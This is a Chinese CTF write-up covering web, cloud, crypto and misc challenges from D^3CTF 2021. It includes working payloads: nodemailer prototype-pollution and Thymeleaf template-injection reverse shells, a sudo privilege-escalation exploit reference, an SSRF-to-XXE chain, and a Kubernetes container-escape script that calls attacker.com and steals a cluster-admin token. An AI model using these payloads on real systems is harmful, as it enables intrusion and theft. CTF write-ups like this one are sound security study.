通过阅读源码发现， nodemailer里有一处调用系统命令sendmail发送邮件的代码

```
try {
  sendmail = this._spawn(this.path, args);
} catch (E) {
  ...
}
```

其args参数依次来自

```
if (this.args) {
  // force -i to keep single dots
  args = ['-i'].concat(this.args).concat(envelope.to);
} else {
  args = ['-i'].concat(envelope.from ? ['-f', envelope.
from] : []).concat(envelope.to);
}

if (options) {
  if (typeof options === 'string') {
    this.path = options;
  } else if (typeof options === 'object') {
    if (options.path) {
      this.path = options.path;
    }
    if (Array.isArray(options.args)) {
      this.args = options.args;
    }
    this.winbreak = ['win', 'windows', 'dos', '\r\n'].includes((options.newline || '').toString().
toLowerCase());
  }
}
```

而这里，我们只要对Object.args进行污染，就可以控制到最终执行系统命令的参数

同时，题目中采用的是默认的smtp的transport，要让执行流程进入sendmail命令的逻辑，还需要污染Object.sendmail为true

```
if (options.pool) {
    transporter = new SMTPPool(options);
} else if (options.sendmail) {
    transporter = new SendmailTransport(options);
} else if (options.streamTransport) {
    transporter = new StreamTransport(options);
} else if (options.jsonTransport) {
    transporter = new JSONTransport(options);
} else if (options.SES) {
    transporter = new SESTransport(options);
} else {
    transporter = new SMTPTransport(options);
}
```

payload为：

```
{
  "constructor.prototype.path": "/bin/sh",
  "constructor.prototype.args": [
    "-c",
    "nc ip port -e /bin/sh"
  ],
  "constructor.prototype.sendmail": true
}
```

这里有些队伍没有反弹shell，直接把`/readflag`的输出结果写到/tmp目录下，然后用发邮件附件的方式带出，形如

```
{"to":"i@example.com","subject":"flag","attachments": [{"filename":"flag.txt","path":"/tmp/xxxx"}]}
```

这样也比较有趣

另一种做法是安全员研究员posix提出的，对环境变量进行污染，以实现rce的做法：

<https://blog.p6.is/Abusing-Environment-Variables/>

阅读child\_process的代码：[https://github.com/nodejs/node/blob/master/lib/child\\_process.js#L502](https://github.com/nodejs/node/blob/master/lib/child_process.js#L502)  
可以发现，如果我们同时污染`shell`和`env`两个变量，就可以通过一些系统命令的环境变量来rce  
比如较为常用的NODE\_DEBUG环境变量， payload为：

```
{
  "constructor.prototype.env": {
    "NODE_DEBUG": "require('child_process').execSync('nc ip port -e /bin/sh')//",
    "NODE_OPTIONS": "-r /proc/self/environ"
  },
  "constructor.prototype.sendmail": true,
  "constructor.prototype.shell": "/bin/node"
}
```

# Happy\_Valentine's\_Day

定位是一道愉悦身心的签到题，就是绕waf那里稍微麻烦一些qaq可能题目出得不清楚让师傅们误会了首先由网站logo可判断题目用的是spring框架，也就是本题后端是用 Java 写的。

## 做题思路

在登录框中输入账号密码后，转到/love页面后，在源码中找到 `/1nt3na1_pr3v13w` 访问即可。

试过后可以发现在content处输出首页name处输入的name



就比较像模版注入了

根据已知信息和漏洞点，可以快乐的google到可以使用的payload，从而快乐的签到。

在name处输入 `[${7*7}]`，`/1nt3na1_pr3v13w` 可以发现content处输出为49。

但此处需要绕waf

```
private boolean filter(String name) {  
    String blacklist = ".*  
(.java\\\\.lang|Process|Runtime|exec|org\\\\.springframework|org\\\\.thymeleaf|javax\\\\  
.eval|concat|write|read|forName|param|java\\\\.io|getMethod|String|T\\\\(|new).*";  
    return Pattern.matches(blacklist, name);  
}  
}
```

由于太菜了还把正则写错了，被师傅们用换行符绕过了💔

因此这道题主要就是发现注入方法后利用java反射绕waf。

payload:

```
name=
[[${#request.getClass().getClassLoader().loadClass(#request.getParameterValues(
#request.class.BASIC_AUTH[0])).getDeclaredMethod(#request.getParameterValues(#r
equest.class.BASIC_AUTH[1]),#request.getParameterValues(#request.class.BASIC_AU
TH[0]))[0].class).invoke(#request.getClass().getClassLoader().loadClass(#request.getPa
rameterValues(#request.class.BASIC_AUTH[0])).getDeclaredMethods()
[7].invoke(null,#request.getParameterValues(#request.class.BASIC_AUTH[2]))
[0])}]]&password=1
```

GET:

```
?B=java.lang.Runtime&A=exec&S=%2Fbin%2Fbash%20-c%20bash%24%7BIFS%7D-
i%24%7BIFS%7D%3E%26%2Fdev%2Ftcp%2Fxx.xx.xx.xx%2F8888%3C%261
```

```
~  ssh Neorahs_centoss
Last login: Tue Mar  9 16:11:22 2021 from ...
Welcome to Alibaba Cloud Elastic Compute Service !
root@neorahs_centos:[~]: nc -lvp 8888
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 116.62.103.126.
Ncat: Connection from 116.62.103.126:38490.
bash: cannot set terminal process group (1): Inappropriate ioctl
bash: no job control in this shell
web@76234ccb705b:/usr/local/tomcat$
```

ls -al 后发现.flag文件只有root用户可读，考虑提权。

```
web@76234ccb705b:/$ sudo --version
sudo --version
Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
web@76234ccb705b:/$ sudoedit -s '\'
sudoedit -s '\'
sudoedit: a terminal is required to read the password; either use the -S option
to read from standard input or configure an askpass helper
web@76234ccb705b:/$
```

查看sudo信息后发现完美契合CVE-2021-3156所需求

用这个exp即可<https://github.com/blasty/CVE-2021-3156>

最后，前端在[这里](#)。

## real\_cloud\_storage

### 分析

题目主体形式是后端上传文件到 OSS，很容易想到的可能是去尝试攻击 OSS 的 Server 端、鉴权方式。但是其实 OSS 的 SDK 也可能存在安全问题，在用户不谨慎的情况下就可能会影响到用户侧的安全。

### 有限的SSRF

题目中开发者将 OSSClient 需要使用的 endpoint、bucket、key 等参数都通过前端传进来：

```
{  
    "endpoint": "oss.cloud.d3ctf.io",  
    "key": "test",  
    "bucket": "bucket102638",  
    "file": "MTIzMTIzMTIzMQ=="  
}
```

那么首先这里就存在一个 SSRF 漏洞，我们可以设置 endpoint 和 bucket 为我们要发送请求的地址：

```
{  
    "endpoint": "target.com",  
    "key": "index.php",  
    "bucket": "www",  
    "file": "MTIzMTIzMTIzMQ=="  
}
```

发送到自己的服务器上可以看到这样的请求：

```
Listening on [0.0.0.0] (family 0, port 10080)  
Connection from [8.210.87.229] port 10080 [tcp/amanda] accepted (family 2,  
sport 38738)  
PUT /index.php HTTP/1.1  
Host: target.com  
Authorization: NOS d3ctf:Aa7GW+kN1OEtMOZQ3TVW5Zdd+c0=  
Date: Mon, 08 Mar 2021 14:23:52 UTC  
Content-Type: application/octet-stream  
Content-Length: 10  
Connection: Keep-Alive  
User-Agent: nos-sdk-java/1.2.2 Linux/4.15.0-135-generic OpenJDK_64-  
Bit_Server_VM/25.212-b04  
Accept-Encoding: gzip,deflate  
  
1231231231
```

当然，因为没有回显，这个 SSRF 的作用暂时相对有限。因此我们可以寻找进一步的利用。

## 代码审计:SSRF->XXE

从请求的 User-Agent 中我们可以看到这个 OSS SDK 使用的是网易云的 nos-sdk-java/1.2.2。可以在 Github 上找到[源码](#)。

对源码进行审计，因为我们是上传文件，所以重点关注 putObject 操作过程中是否存在安全问题。

这里到了另一个不容易想到的地方。我们很容易都会去寻找通过控制 NOSclient.putObject 方法在处理我们传入的参数的过程中有哪里可以造成漏洞。然而很容易忽略的一个可控点是，SSRF 的 response 也是一个可控点。

而在 OSS 中，Client 和 Server 的交互协议遵守 AWS S3 协议，并基于 SOAP。那么有可能出现的一个问题就是 XXE。

而 nos-sdk-java 正存在这个问题。当其处理 Server 返回的异常响应时，直接解析了 Body 中的 XML，而没有禁用外部实体：

```
//com/netease/cloud/services/nos/internal/NosErrorResponseHandler.java line 28
```

```

public ServiceException handle(HttpResponse errorResponse) throws Exception {
    /*
     * We don't always get an error response body back from Nos. When we
     * send a HEAD request, we don't receive a body, so we'll have to just
     * return what we can.
     */
    if (errorResponse.getContent() == null) {
        String requestId =
errorResponse.getHeaders().get(Headers.REQUEST_ID);
        NOSEException ase = new NOSEException(errorResponse.getStatusText());
        ase.setStatusCode(errorResponse.getStatusCode());
        ase.setRequestId(requestId);
        fillInErrorType(ase, errorResponse);
        return ase;
    }

    Document document =
XpathUtils.documentFrom(errorResponse.getContent());
    String message = XpathUtils.asString("Error/Message", document);
    String errorCode = XpathUtils.asString("Error/Code", document);
    String requestId = XpathUtils.asString("Error/RequestId", document);
    String resource = XpathUtils.asString("Error/Resource", document);

    NOSEException ase = new NOSEException(message);
    ase.setStatusCode(errorResponse.getStatusCode());
    ase.setErrorCode(errorCode);
    ase.setRequestId(requestId);
    ase.setResource(resource);
    fillInErrorType(ase, errorResponse);

    return ase;
}

```

到这里利用方式就很清晰了：

```
{
    "endpoint": "attacker.com"
    "key": "xxe.php",
    "bucket": "www",
    "file": "MTIzMTIzMTEzMQ=="
}
```

在自己的服务器上启动一个返回异常状态码的服务，输出 `xxe` 的 payload 即可。

## 参考链接

出题思路参考链接：<https://github.com/IBM/ibm-cos-sdk-java/issues/20>

## real\_cloud\_serverless

### 分析

拿到第一步的 Flag 的同时会收到 Hint: `only cluster admin could see the next flag`。我们知道题目的后端部署于 `serverless` 环境，结合该 Hint，可以猜出是要攻击 `kubernetes` 集群，成为 `cluster-admin`。

## 信息收集

对 kubernetes 有一定了解的话，自然会想到通过 XXE 读取

var/run/secrets/kubernetes.io/serviceaccount 目录下的关键文件。

读取 var/run/secrets/kubernetes.io/serviceaccount/namespace 可以发现当前集群的命名空间是 fission-function。通过搜索可以发现 fission 是一个开源的基于 k8s 的 serverless 框架。

那么接下来的目标就比较明确了，尝试寻找 fission 的安全问题，进而控制集群。

## Fission初探


通过查看文档、部署测试、查看源码等方式可以快速了解 fission 的基础使用方法，这里我们介绍两个最基本的：

```
# 使用 fission/python-env 镜像创建名为 python 的 environment
fission env create --name python --image fission/python-env

# 创建一个名为 hello_world、代码为 code.py 的函数，函数运行在上面创建的 python 环境
fission fn create --name hello_world --env python --code name.py
```

运行完上面两条命令后，fission 会通过 k8s 调度，创建函数对应的 Docker 容器。

同样通过 [文档](#)，我们可以了解到 fission 的基本架构：



可以看出，我们上面使用 fission 客户端进行创建资源的请求，都是发送到 fission-controller 进行处理，进而进行下一步调度，而客户端和 fission-controller 的交互是通过 REST API 进行的。

## 利用Fission的安全问题完成攻击

通过测试发现，fission-function 容器与 fission-controller 之间默认并没有网络隔离；在 fission-function 容器中，我们只需要按照 service.namespace 这种 k8s 默认的跨命名空间访问服务的方式，访问 controller.fission，即可访问到 fission-controller 服务：

```
/ # curl controller.fission
{"Build": {"GitCommit": "52508e19343ef93da4ce8960908c5569f44da225", "BuildDate": "2020-10-20T14:43:45Z", "Version": "1.11.2"}, "ServerTime": {"Timezone": "UTC", "CurrentTime": "2021-03-10T08:18:40.419418172Z"}}/ #
```

而更严重的是 fission-controller 默认是未鉴权的！

也就是说，如果我们可以控制 fission-function 容器发送请求，就可以通过请求 fission-controller 来实现对 fission 的控制。

而我们现在刚好有两个不同的 SSRF，第一个是我们最开始说的 NOS Client 参数可控导致的 SSRF，这个 SSRF 是 PUT 请求，Path 和 Body 内容可控，但是没有回显。

第二个是我们可以通过 `xxE` 进行 `GET` 请求的 `SSRF`，并通过外带的方式获得响应的 `Body`。

那么我们接下来就可以查看 `fission-controller` 的 [API 文档](#)，看看如何利用这两个 `SSRF`。

上面说了 `fission-controller` 使用 `REST API`，那么 `PUT` 请求就可以对 `fission` 的资源进行更新操作。但这里有一个问题，`fission-controller` 要求请求的 `Body` 是 `json` 格式，可是我们并没有办法控制请求的 `Header`，`NOS Client` 发出的请求的 `Content-Type` 是 `application/octet-stream`。那么我们还可以利用这个 `SSRF` 更新资源吗？答案是肯定的，`fission-controller` 在这里的实现并不严谨，完全无视了 `Content-Type` 头，而是直接将请求的 `Body` 进行 `json` 解码：

```
/ # nc controller.fission 80
PUT /v2/environments/jvm-env HTTP/1.1
Host: localhost
Authorization: NOS d3ctf:l2N8roCLBzUo+nvRV07XUvJsVgQ=
Date: Thu, 04 Mar 2021 13:51:19 UTC
Content-Type: application/octet-stream
Content-Length: 3
Connection: Keep-Alive
User-Agent: nos-sdk-java/1.2.2 Linux/4.15.0-135-generic OpenJDK_64-Bit_Server_VM/25.212-b04
Accept-Encoding: gzip,deflate

aaa
HTTP/1.1 500 Internal Server Error
Content-Type: text/plain; charset=utf-8
X-Content-Type-Options: nosniff
Date: Wed, 10 Mar 2021 08:24:07 GMT
Content-Length: 53

invalid character 'a' looking for beginning of value
```

结合文档和实际测试可以发现，要对 `fission` 的资源进行更新，需要获得被修改资源的名字和两个不确定的参数：`uuid` 和 `generation`，而这些都需要通过的 `GET` 请求的 `SSRF` 来获取。

那么我们可以通过这两个 `SSRF` 的搭配使用，相互补充，完成 `fission` 资源的更新。接下来我们就需要进一步尝试，在可以控制 `fission` 的资源的情况下，如何进一步攻击 `k8s` 集群。

同过查看[官方文档](#)和 `fission-controller` 的[API 文档](#)，可以发现最简单的方法就是修改 `environments`，因为通过 `environments` 的 `spec` 字段，我们可以设置 `Docker` 容器的 `SecurityContext` 和 `Privileged` 属性：

```
"spec": {
  "version": 2,
  "runtime": {
    "image": "",
    "podspec": {
      "containers": [
        {
          "name": "",
          "image": "",
          "command": [],
          "securityContext": {
            "privileged": true
          }
        }
      ]
    }
  }
},
```

这使得我们可以直接通过特权容器进行逃逸，控制宿主机，也就是 `k8s node`。

至此我们的攻击思路已经很清晰了，整理一下：

1. 通过 xxE 访问 `controller.fission/v2/environments`，获得当前集群中所有的 `fission-environments` 资源的信息。
2. 在上面获得的 `environments` 列表中选择一个进行修改，编辑其 `json` 数据中对应的 `spec` 字段：将容器特权化，执行逃逸脚本、反弹宿主机的反弹shell：

```
"kind": "Environment",
"apiVersion": "fission.io/v1",
"metadata": {...},
"spec": {
    "version": 2,
    "runtime": {
        "image": "fission/jvm-env",
        "podspec": {
            "containers": [
                {
                    "name": "hack",
                    "image": "fission/jvm-env",
                    "command": [
                        "/bin/sh",
                        "-c",
                        "echo -n
'bWtkaXIgLXAgL3RtcC9jZ3JwOyBtb3VudCATdCBjZ3JvdXAgLW8gbWVtb3J5IGNncm91cCAvdG
1wL2NncnAgJiYgbWtkaXIgLXAgL3RtcC9jZ3JwL2hhY2t1ZAp1Y2hvIDEgPiAvdG1wL2NncnAva
GFja2VkL25vdGlmeV9vb19yZWx1YXN1Cmhvc3RfcGF0aD1gc2VkiCluICdzLy4qXHB1cmRpcj1c
KFteLF0qXCkuKi9cMS9wJyAvZXRjl210YWJgCmVjaG8gIiRob3N0X3BhdGgvY21kX2ZyciIgPiA
vdG1wL2NncnAvcmVsZWFzZV9hZ2VudAp1Y2hvICCjIS9iaW4vc2gnID4gL2NtzF9mcnIKZWNoby
AiYmFzaCAtYYAnYmFzaCAtaSA+JiAvZGV2L3Rjcc9hdHRhY2t1ci5jb20vMTAwODAgMD4mMScgI
CIgPj4gL2NtzF9mcnIKY2htb2QgYSt4IC9jbWRfZnJyCnNoIC1jICJ1Y2hvIFwkXCQgPiAvdG1w
L2NncnAvaGFja2VkL2Nncm91cC5wcm9jcyI=' | base64 -d | sh"
],
                    "securityContext": {
                        "privileged": true
                    }
                }
            ]
        }
    },
    "poolsize": 3,
    "keeparchive": true
}
```

3. 将上述对象的 json 代码信息 base64 编码，通过 PUT 请求的 SSRF 发送到 controller.fission/v2/environments/{选择的env名字}，完成攻击，坐等宿主机 shell 到手：

**Request**

Pretty Raw In Actions ▾

```
1 POST /upload HTTP/1.1
2 Host: fn10184942.serveless.cloud.0e1.top
3 Date: Wed, 10 Feb 2021 13:44:51 UTC
4 Content-Type: application/json
5 Content-Length: 2247
6 Connection: Keep-Alive
7 Accept-Encoding: gzip,deflate
8
9 {
  "endpoint": "fission",
10   "key": "v2/environments/jvm-env-test",
11   "bucket": "controller",
12   "file": "ewogICJraW5kIjogIkVudmlyb2stZW50IiWkICaiYXBpVmVyc2lvbiI6ICJmaXNzIiw0Lmlv3XxiiwK:
b2410iaVxBkYXRliiWiKICAgICAgIiCaiYXBpVmVyc2lvbiI6ICJmaXNzaW9uLmlv3XxiiwK:
ICAgICaiLWMLiAogICAgICAgICAgICAgICAgICJy2hvICluiDv3JiRyVhZ0XyQndMM1JOY0M5:
SVMSaWFNHz2jMndisUQ020wyTnRaRjlty25JSiIpXtm9ieUfpWI1GemFDQR2eUfuWLGemFDC:
CiAgICaiYnVpbGRicli6Iht9LAoqICAginJlc291cmn1cylcI6Iht9IAoqICAgInBvb2xzaXpl:
3 }
```

**Response**

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 Date: Thu, 04 Mar 2021 14:04:23 GMT
3 Content-Type: application/json
4 Content-Length: 80
5 Connection: keep-alive
6 Access-Control-Allow-Methods: GET,POST,OPTIONS,DELETE,PUT
7 Access-Control-Allow-Origin: *
8 Access-Control-Request-Headers: Content-Type
9 Server: you_guess
10
11 {
  "success":true,
  "url":"http://controller.fission/v2/environments/jvm-
}
```

...

那么现在还剩下最后一个问题，我们现在只是有了一台 node 节点的权限，上面只有 fission 的一些服务，如何成为 cluster-admin 呢？

这就又要得益于 fission 的另一个安全隐患——未遵循最低权限原则： fission-controller 使用的 ServiceAccount 为 fission-svc , 绑定了 cluster-admin 的权限：

```
# Source: fission-all/templates/deployment.yaml

kind: ClusterRoleBinding
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: fission-crd
subjects:
- kind: ServiceAccount
  name: fission-svc
  namespace: fission
roleRef:
  kind: ClusterRole
  name: cluster-admin
  apiGroup: rbac.authorization.k8s.io
```

因此我们只要获取到 fission-controller 容器内的

`var/run/secrets/kubernetes.io/serviceaccount/token` 文件即可成为 cluster-admin。

Flag在集群的 secrets 里:

```
root@real-cloud-storage2:~# export KUBE_TOKEN='eyJhbGciOiJSUzIiNiIsImtpZCI6InAtVEVQdmhhbVRhVDJpZGlnWFBLUJlVbUZU0VdRb0VZb2pJUXRUVnpkUnMifQ.EyJpc3Mi0iJrdWJlcm51dGvZl3NlcnZpY2VhY2NvdW50Iiwi3ViZXJuZXRLcy5pb9y9ZxJ2aWNLYWNjb3VudC9uYW1lC3BhY2Ui0iJmaXNzaW9uIiwi3ViZXJuZXRLcy5pb9y9ZxJ2aWNLYWNjb3VudC9zZWNyZXQubmFtZSI6ImZpc3Npb24tc3zjLXRva2uLWJobXhnIiwi3ViZXJuZXRLcy5pb9y9ZxJ2aWNLYWNjb3VudC9zZXJ2aWNLLWFjY291bnQudwIkljoiNTcxYTcxYzQtNDI5MC00NzE0LThhMjUtNjJyJNHmJmYjQ0Iiwi3ViJoci3lzdGvtOnNLcnZpY2VhY2NvdW500MzpC3Npb246Zmlzc2lVb1zldmifQ.iYhQYESfFWAOonSvsHrvB5Gc7GhbP4RrArMgYQPx6F1J0T1Mm0SE9SVtum49cg81imWmhxI4ekVQbzISPxABv_EoXuKn9oRxRScvyPGR9Xa0A9dpbkmlJ7FurSpida8Q44rds0JZVC1dTHnMpffV-BKhcWRtWmYv3z0FrAKFJxhNu9zpnM9YQ0u5Zku9u3mNeV6G6b0N3k8grWM0TInEAsEQVAY5JdpSIhHRPHPh4ri0IRqQe5aUySpb3lgJeetjM8JLUFv3-jMjoY64S279nUCuB1LdNOZ8zdaQ2Nko0-DC9H-NP1Fhz7Hqt3ckJ7XG5MC4PKhsUFnbg'
root@real-cloud-storage2:~# curl -sSk -H "Authorization: Bearer $KUBE_TOKEN" https://192.168.0.2:6443/api/v1/secrets/ | grep flag
        "name": "flag",
        "kubernetes.io/last-applied-configuration": "{\"apiVersion\":\"v1\\\", \"data\":{\"\\$flag\\\":\"ZDNjdGZ7ZGVmQHVsdF9zZWN1cm1l0eV8wZl9jMw91ZF9jb21wb25lbnRzX2lzcDBydGFudH0=\\\"}, \"kind\":\"Secret\\\", \"metadata\":{\"\\$annotations\\\":{}, \"\\$name\\\":\\$flag\\\", \"\\$namespace\\\":\\$fission\\\", \"\\$type\\\":\\$Opaque\\\"}\\n",
        "fieldsV1": {"f:data":{".":{}}, "f:flag":{}}, "f:metadata": {"f:annotations":{".":{}}, "f:kubernetes.io/la
st-applied-configuration":{}}, "f:type":{}}
        "flag": "ZDNjdGZ7ZGVmQHVsdF9zZWN1cm1l0eV8wZl9jMw91ZF9jb21wb25lbnRzX2lzcDBydGFudH0=
```

## 总结

最近在学习云安全相关的知识，感觉CTF里出现云相关的东西还是比较少的，于是就出这了两道题目，近期的两个感受也可以从题目中体现：

1. 针对云组件的安全要求要更加严格，因为云的用户数量大，一个组件即使是仅仅存在利用条件很苛刻的安全风险，受影响的用户数量也可能会很大。
2. 云服务的默认安全很重要，如果服务默认的使用方法就存在安全风险，那么就一定会导致安全事件。

## non RCE?

见：[AntCTF x D^3CTF \[non RCE?\] Writeup](#)

## Crypto

### babyLattice & simpleGroup

In these two challenges, we are given a public key scheme based on integer factorization. In the first task, we can directly retrieve the plaintext from ciphertext, while the second task require a key-recovery attack.

#### overview of the cryptosystem

The secret key contains the factorization of a RSA modulus  $n$  (1024 bits) and a rank-2 matrix  $A$  with small entries ( $\approx 100$  bits). To generate the public parameter  $b$ , we lift each column to  $\mathbb{Z}/n\mathbb{Z}$  with CRT, denoted as  $a_1, a_2$ , and compute  $b$  as  $b := a_1 * a_2^{-1} \pmod{n}$ .

$$A = \begin{pmatrix} a_{11} & a_{12} \\ a_{21} & a_{22} \end{pmatrix}$$

To encrypt a message  $m$  at most 400-bit, randomly choose a 400-bit integer  $r$ , and ciphertext  $c$  is computed as  $c := bm + r \pmod{n}$ .

The decryption is based on the fact that the value of  $a_2 c \equiv a_{1i} m + a_{2i} r$  is small, then, with knowing the factorization and secret matrix  $A$  we can solve it over integers.

$$a_2 c \pmod{p} = a_{11} m + a_{12} r < p$$

#### plaintext-recovery attack

Notice that we also have  $a_2 c \equiv a_1 m + a_2 r \pmod{n}$ , if we could find a smaller equivalent  $a'_i$  such that  $b = a'_1/a'_2 \pmod{n}$ , then the equation  $a_2 c \pmod{n} = a'_1 m + a'_2 r$  may hold on  $\mathbb{Z}$ .

This can be easily solved by LLL algorithm with basis

$$M = \begin{pmatrix} 1 & b \\ 0 & n \end{pmatrix},$$

since  $(a'_2, -k) \cdot M = (a'_2, a'_1)$ .

The result of reduction with elements of approximately 512-bit may have different signs, but it doesn't matter.

```

M = Matrix(ZZ, [
    [1, b],
    [0, n]
])
B = M.LLL()
aa2, aa1 = B[0] # ~ 512 bits
# aa2 < 0 < aa1

# aa2 * c % n = aa1*m - (-aa2)*r
s = c * aa2 % n
m = s * inverse_mod(aa1, -aa2) % (-aa2)

```

There are other unintended solutions, mainly based on the following method:

From the encryption, we can derive that  $f(m, r) = bm + r - c \equiv 0 \pmod{n}$ . Since  $mr < n$ , a lattice reduction over 3-rank basis works.

## key-recovery attack

If we go back to the key generation, we obtain

$$\begin{aligned} a_{12}b - a_{11} &\equiv 0 \pmod{p} \\ a_{22}b - a_{21} &\equiv 0 \pmod{q} \end{aligned}$$

Multiply them, we'll get a quadratic polynomial

$$F(x) = (a_{12}x - a_{11})(a_{22}x - a_{21})$$

over  $\mathbb{Z}/n\mathbb{Z}$  with one root equals to  $b$ . Suppose  $F(x) = c_2x^2 + c_1x + c_0$ , since  $c_i$  is small enough, we can build a lattice with  $F(b) \equiv 0 \pmod{n}$ :

$$\begin{pmatrix} c_2 \\ c_1 \\ k \end{pmatrix}^T \cdot \begin{pmatrix} 1 & 0 & -b^2 \\ 0 & 1 & -b \\ 0 & 0 & n \end{pmatrix} = (c_2, c_1, c_0)$$

When we found the coefficients, we can factor the polynomial

$$F(x) = a_{12}a_{22}(x - a_{11}/a_{12})(x - a_{21}/a_{22})$$

over  $\mathbb{Q}$ . By the previous two formulas, we deduce that  $b - a_{11}/a_{12}$  shares a common factor with public modulus  $n$ .

In addition, for the sake of completeness, the order of the factors does not affect the decryption: If we take the wrong order of  $p, q$ , the rows of matrix  $A$  were also swapped, and we'll get the same message  $m$ .

```

M = Matrix(ZZ, [
    [1, 0, -b**2],
    [0, 1, -b],
    [0, 0, n]
])
B = M.LLL()
c2, c1, c0 = B[0]

PR = PolynomialRing(QQ, 'x')
x = PR.gen()
f = c2*x**2 + c1*x + c0
factors = f.factor()

```

```

print("f =", factors)
# f = (1173142580751247504024100371706709782500216511824162516724129) * (x -
1017199123798810531137951821909/1018979931854255696816714991181) * (x -
207806651167586080788016046729/1151291153120610849180830073509)

primes = []
A = []
for term, _ in factors:
    frac = -term(x=0)
    A.append([frac.numer(), frac.denom()])
    p = gcd(frac%n-b, n)
    assert 1 < p < n
    primes.append(p)
A = Matrix(ZZ, A)

a2 = crt([A[0, 1], A[1, 1]], primes)
s1 = a2 * c % primes[0]
s2 = a2 * c % primes[1]
m, r = A.solve_right(vector([s1, s2]))
flag = 'd3ctf{%s}' % sha256(int(m).to_bytes(50, 'big')).hexdigest()

```

## AliceWantFlag

题目代码较长，核心主要是server有注册，登陆功能，以Alice账号登陆后发送加密信息拿flag。

nc上Alice后可以向他提供自己伪造的服务器地址，因此可以得到Alice发送的一些信息

大致有用信息为

- 与Alice交互可以给他r并得到用服务器公钥加密的 $r \wedge Alice\text{passwd}$
- server在signin和signup里各有一次解密，其中signin仅判断值的正误有效信息较少，signup解密后根据长度给予不同回显更容易利用。
- (非预期) Alice会对endkey进行解密并且与 $r \wedge Alice\text{passwd}$ 的结果进行拼接得到AESkey，并不对AESkey进行长度补全

题目目标为得到Alicepasswd与endkey

预期解

elgamal有乘法同态特性，即

$$\begin{aligned} E(m) &= y_1, y_2 \\ D(y_1, k * y_2) &= km \end{aligned}$$

可以通过这种方式可以在不知道明文的情况下修改明文。比如乘以2能将明文左移一位，即有可能触发signup的长度判断。

但正常情况下也只能触发一次，得到最高位信息。因此这时我们需要利用r修改alice发送的明文。

将其最高位异或为0，就可以接着用长度来爆出下一个位，最多进行88次即可爆出密钥。

endkey很短，只有五位，这里可以使用中间相遇，在《Why Textbook ElGamal and RSA Encryption Are Insecure》中有提到一个40位以下的数有18%的几率能够分解为两个20位以下数的乘积。

并且 $pow(y_2, q, p) = pow(m, q, p) = pow(a, q, p) \cdot pow(b, q, p)$ ，其中 $m = ab$

则我们可以中间相遇来得到endkey。最后获得flag

其中，中间相遇过程可以少截取一部分来减少空间占用与时间花费，大约仅需要40s即可完成一次。

非预期解（最后绝大多数队都是这么干的）

由上面第三点，aeskey并没有进行填充，通过这里的报错能够知道长度，用与预期相同的方法解出passwd，接着，由于AESkey长度为16，若长度不满16则报错，endkey长度为5，可以用二分的方法找到一个k使得

$$k \cdot endkey < 2^{128} < (k + 1) \cdot endkey$$

则

$$endkey = 2^{128} // k (\text{或 } k - 1)$$

题目源码，详细exp以及参考文献在[https://github.com/shal10w/d3ctf2021\\_AliceWantFlag](https://github.com/shal10w/d3ctf2021_AliceWantFlag)

## EasyCurve

题中曲线为由pell方程构造的曲线

但参数没给全，只给了D，没给u。同时OT也不允许用户同时拿到x和y算出u(预期是这么想的，但后来发现没考虑全面，选手仍然能够同时拿到x与y)

研究曲线，加法规则是用斜率写的，经过一番计算可以将其换成关于点坐标的式子

$$A(x_1, y_1) + B(x_2, y_2) = C(x_3, y_3)$$

则其坐标之间满足

$$\begin{aligned} x_3 &= (x_1 \cdot x_2 + D \cdot y_1 \cdot y_2) \cdot \text{inverse}(u, p) \mod p \\ y_3 &= (x_1 \cdot y_2 + x_2 \cdot y_1) \cdot \text{inverse}(u, p) \end{aligned}$$

可以推出当D与u为二次剩余时，曲线上的点与  $\text{GF}(p)$  有一个映射

$$\begin{aligned} (x, y) &\rightarrow a(x - dy) \quad (\text{其中 } a^2 = u, d^2 = D) \\ k(x, y) &\rightarrow [a(x - dy)]^k \end{aligned}$$

通过这个映射能够将曲线上的dlp问题转化为模p的dlp问题。

同时，题中实现的OT虽然不能同时得到x与y，但是可以通过构造

$$v = (x_0 + \text{pow}(-d, e, n) \cdot x_1) \cdot \text{inverse}(1 + \text{pow}(-d, e, n), n)$$

来让

$$m_0 - d * m_1 = x - dy$$

因此我们可以得到：

若  $A = eG$

则  $(X_a - dY_a) = a^{e-1} \cdot (X_g - dY_g)^e$

里面还有未知数a，但题目给了三组数据，因此我们可以用两组数据相除来消去a。最后将题目转化为 mod p 的dlp问题，而将p-1分解可发现p-1很光滑，可以轻松计算出e

不过这题也出了非预期，由于x和y均过小，若OT取d 大于x和y，模d后可以得到x，减去x后除以可以得到y，得到u后，接着可以直接在曲线上计算dlp。（思路源自天枢与redbud的wp）

题目源码，详细exp以及参考文献在[https://github.com/shal10w/d3ctf2021\\_EasyCurve](https://github.com/shal10w/d3ctf2021_EasyCurve)

## Misc

### easyQuantum

cap.pcapng用Wireshark打开，清晰可见TCP的三次握手和四次挥手：

```
52926 → 50000 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 TSval=3001356343 TSecr=3001356284
50000 → 52926 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM=1 TSval=3001356343 TSecr=3001356284
52926 → 50000 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=3001356343 TSecr=3001356284
